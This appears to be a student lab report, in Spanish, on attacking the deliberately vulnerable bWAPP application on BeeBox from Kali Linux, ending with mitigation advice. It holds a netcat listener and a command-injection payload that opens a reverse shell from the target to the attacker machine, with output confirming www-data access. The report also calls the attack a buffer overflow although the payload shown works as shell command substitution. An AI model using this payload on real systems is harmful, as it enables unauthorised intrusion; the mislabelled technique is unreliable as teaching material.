




# Buffer overflow exploit

 Propietario	 Ayala Arroyo Raúl
 Etiquetas	

## Objective and Scope

El objetivo de esta práctica fue verificar la existencia de una vulnerabilidad de desbordamiento de buffer en el sistema bWAPP de BeeBox y explotar dicha vulnerabilidad para obtener acceso remoto al sistema. El alcance de la práctica incluyó identificar la vulnerabilidad, generar una cadena de exploit, transferir el archivo a BeeBox, inyectar la cadena y el payload para ejecutar un ataque de buffer overflow, y obtener una conexión de shell remota en la máquina Kali Linux.

## Tools and Techniques Used

### 1. Herramientas:

- Kali Linux y BeeBox (ambas conectadas en la misma red).
- `pattern_create.rb` de Metasploit para generar una cadena de patrones.
- Servidor HTTP en Python para transferencia de archivos.
- Netcat para crear listeners y conexiones de shell.

### 2. Técnicas:

- Inyección de desbordamiento de buffer (Buffer Overflow Injection).
- Explotación de vulnerabilidades en aplicaciones web mediante bWAPP.
- Conexión inversa para obtener un shell remoto.

## Results of Exploited Vulnerabilities

### • Description:

- Se identificó una vulnerabilidad de desbordamiento de buffer en el módulo `bof_1.php` de bWAPP, donde un campo de entrada para el nombre de una película permite el ingreso de datos sin límite adecuado, lo que permite el desbordamiento.

- Se generó una cadena de patrón específica para detectar el tamaño del desbordamiento y se transfirió a BeeBox.
- La cadena de exploit se inyectó en el campo vulnerable, y se verificó que la aplicación respondía de manera anómala al recibir datos que excedían el tamaño esperado.
- **Impact:**
  - La explotación exitosa del desbordamiento de buffer permitió una conexión remota a través de un shell inverso, otorgando acceso a la máquina BeeBox con permisos limitados ( `www-data` ), lo cual podría utilizarse para realizar más acciones maliciosas o ataques en cadena.

---

## Steps exploitation vulnerability in BeeBox

### Paso 1: Verificación de Conectividad

Primero, se verificó que ambas máquinas, Kali Linux y BeeBox, estuvieran conectadas a la misma red. Para ello, se utilizó el comando `ping` desde Kali para comprobar la conectividad con BeeBox:

```
ping 192.168.100.27
```

A continuación, se comprobó la conectividad inversa desde BeeBox hacia Kali:

```
ping 192.168.100.7
```

Ambas pruebas confirmaron que las máquinas podían comunicarse entre sí.

### Paso 2: Inicio de Sesión en BeeBox

Después, se inició sesión en BeeBox para tener acceso al sistema y preparar la revisión de la vulnerabilidad en bWAPP.

### Paso 3: Identificación de la Vulnerabilidad de Desbordamiento de Buffer

Se ingresó un nombre de película conocido en la base de datos de bWAPP, como `"Hulk"` o `"Iron Man"`, y luego un nombre que no estaba en la base de datos, como

"Harry Potter", para observar cómo reaccionaba la aplicación.

Posteriormente, se revisó el archivo `bof_1.php` para analizar cómo la aplicación manejaba las entradas del usuario. Esto se realizó con el siguiente comando en BeeBox:

```
cat /var/www/bWAPP/bof_1.php
```

El análisis del archivo reveló que el campo de entrada para el nombre de la película podía ser vulnerable a un desbordamiento de buffer.

## Paso 4: Generación y Transferencia de la Cadena de Exploit

Para identificar el desbordamiento de buffer, se generó una cadena de patrones de 360 caracteres en Kali usando la herramienta `pattern_create.rb` de Metasploit:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.  
rb -l 360
```

La cadena generada se guardó en un archivo llamado `pattern_chain.txt`:

```
echo "Aa0Aa1Aa2Aa3Aa4Aa5..." > pattern_chain.tx
```

Luego, se inició un servidor HTTP en Kali para facilitar la transferencia del archivo a BeeBox:

```
python3 -m http.server 8080
```

Desde BeeBox, se descargó el archivo `pattern_chain.txt` utilizando `wget`:

```
wget http://192.168.100.7:8080/pattern_chain.txt
```

Por último, se verificó el contenido del archivo descargado en BeeBox:

```
cat pattern_chain.txt
```

## Paso 5: Inyección de la Cadena de Exploit

Se abrió bWAPP en BeeBox y se seleccionó el módulo `bof_1.php`. A continuación, se ingresó la cadena contenida en `pattern_chain.txt` en el campo de entrada de la película, lo que permitió observar cómo respondía la aplicación a una entrada que excedía el tamaño esperado.

## Paso 6: Configuración de un Listener en Kali

En Kali, se configuró un listener en el puerto 4444 para recibir una conexión de shell en caso de que el exploit fuera exitoso:

```
nc -lvnp 4444
```

## Paso 7: Inyección del Payload para Obtener una Conexión Remota

Con el listener activo en Kali, se inyectó el siguiente payload en el campo vulnerable de bWAPP en BeeBox:

```
$(nc -e /bin/bash 192.168.100.7 4444)
```


Este payload intentó abrir una conexión de shell desde BeeBox hacia Kali en el puerto 4444.

## Paso 8: Verificación de la Conexión en Kali

Después de inyectar el payload, se observó la conexión entrante en el listener de Kali. Se ejecutó el comando `whoami` en la terminal de Kali para confirmar el acceso:

```
whoami
```

La respuesta fue `www-data`, lo que indicó que se había establecido una conexión remota con permisos limitados en BeeBox.



```
(crayon@kali)~[~/Downloads]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.100.7] from (UNKNOWN) [192.168.100.27] 51905
whoami
www-data
□
```

## Paso 9: Revisión de los Logs del Servidor en BeeBox

Finalmente, se revisaron los logs del servidor en BeeBox para identificar cualquier registro relacionado con el desbordamiento de buffer. Esto se realizó ejecutando el siguiente comando:

```
sudo cat /var/log/apache2/error.log
```

---

### Mitigation

Para mitigar esta vulnerabilidad y prevenir futuros ataques similares, se recomiendan las siguientes acciones:

1. **Validación de entradas:** Implementar validaciones en el lado del servidor para limitar el tamaño de los campos de entrada y evitar datos que excedan el tamaño esperado.
2. **Protección contra desbordamiento de buffer:** Utilizar técnicas de programación segura, como limitadores de tamaño de búfer y librerías de manejo seguro de cadenas.
3. **Monitoreo de registros:** Implementar un sistema de monitoreo de logs para detectar patrones de ataque y responder rápidamente a posibles explotaciones.
4. **Actualización de software:** Mantener actualizado el software en el servidor para garantizar que se disponga de las últimas medidas de seguridad y parches contra vulnerabilidades conocidas.

---

### Proposals and Recommendations

1. **Limitar permisos de usuario:** Configurar permisos mínimos necesarios para los usuarios de servicios, como `www-data`, para reducir el impacto de una explotación exitosa.
2. **Implementación de un firewall de aplicaciones web (WAF):** Agregar un WAF para detectar y prevenir ataques de inyección y otras amenazas de seguridad.
3. **Capacitación de los desarrolladores:** Asegurarse de que los desarrolladores comprendan las prácticas seguras de desarrollo y las implementen en todos

los proyectos futuros.

4. **Auditorías de seguridad regulares:** Realizar auditorías periódicas de seguridad para identificar y mitigar vulnerabilidades antes de que puedan ser explotadas.